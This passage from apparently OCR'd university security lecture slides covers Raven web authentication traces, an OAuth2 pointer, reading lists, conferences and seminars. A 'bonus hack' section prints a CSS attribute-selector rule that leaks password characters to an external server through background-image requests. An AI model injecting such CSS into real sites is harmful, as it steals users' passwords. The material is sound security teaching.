
```
GET https://www.cl.cam.ac.uk/teaching/1718/SecurityII/supervisors/?
  WLS-Response=3!200!!20180222T224455Z!.PVbhV6c4pPfVw0gOjaoCjK[...]
Host: www.cl.cam.ac.uk
Referer: https://raven.cam.ac.uk/auth/authenticate.html?ver=3&[...]
Cookie: Ucam-WebAuth-Session-S=Not-authenticated
```

The www.cl.cam.ac.uk server verifies the signature and timestamp, and then sets its own session cookie `Ucam-WebAuth-Session-S` with MAC:

```
HTTP/1.1 302 Found
Set-Cookie: Ucam-WebAuth-Session-S=3!200!!20180222T224455Z!
  20180222T224455Z!7200!.PVbhV6c4pPfVw0gOjaoCjKd!mgk25!
  current!pwd!!!1!HRax3ggl5lqMU.3zpNZCZdIndJE_; path=/;
  HttpOnly; secure
Location: https://www.cl.cam.ac.uk/teaching/1718/
  SecurityII/supervisors/
```

It finally 302 redirects us to the originally requested URL, which the cl server then serves thanks to the valid `Ucam-WebAuth-Session-S` session cookie.

OAuth2 authorization



https://docs.oracle.com/cd/E50612_01/doc.11122/oauth_guide/content/oauth_flows.html

Little bonus hack: CSS keylogger

Utilizing CSS attribute selectors, one can request resources from an external server under the premise of loading a background-image.

For example, the following CSS rule will select all inputs with a type that equals `password` and a value that ends with `a`. It will then try to load an image from `http://localhost:3000/a`.

```
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```

Using a simple script one can create a CSS file that will send a custom request for every ASCII character.

Source: `https://github.com/maxchehab/CSS-Keylogging`

Outlook

Further reading

- Ross Anderson: Security Engineering. 2nd ed., Wiley, 2008

  Comprehensive treatment of many computer security concepts, easy to read.

- Garfinkel, Spafford: Practical Unix and Internet Security, O'Reilly, 1996

- Graff, van Wyk: Secure Coding: Principles & Practices, O'Reilly, 2003.

  Introduction to security for programmers. Compact, less than 200 pages.

- Michael Howard, David C. LeBlanc: Writing Secure Code. 2nd ed, Microsoft Press, 2002, ISBN 0735617228.

  More comprehensive programmer's guide to security.

- Cheswick et al.: Firewalls and Internet security. Addison-Wesley, 2003.

  Both decent practical introductions aimed at system administrators.

Research

Most of the seminal papers in the field are published in a few key conferences, for example:

- IEEE Symposium on Security and Privacy
- ACM Conference on Computer and Communications Security (CCS)
- Advances in Cryptology (CRYPTO, EUROCRYPT, ASIACRYPT)
- Cryptographic Hardware and Embedded Systems (CHES)
- USENIX Security Symposium
- European Symposium on Research in Computer Security (ESORICS)
- Annual Network and Distributed System Security Symposium (NDSS)

If you consider doing a PhD in security, browsing through their proceedings for the past few years might lead to useful ideas and references for writing a research proposal. Many of the proceedings are in the library or can be accessed online (from with the CUDN).

`https://www.cl.cam.ac.uk/research/security/conferences/`
`https://www.cl.cam.ac.uk/research/security/journals/`

CL Security Group seminars and meetings

Security researchers from the Computer Laboratory meet every Friday at 16:00 (FW11) for discussions and brief presentations.

In the Security Seminar on many Tuesdays during term at 14:00 (LT2), guest speakers and local researchers present recent work and topics of current interest.

You are welcome to join!

`https://www.cl.cam.ac.uk/research/security/`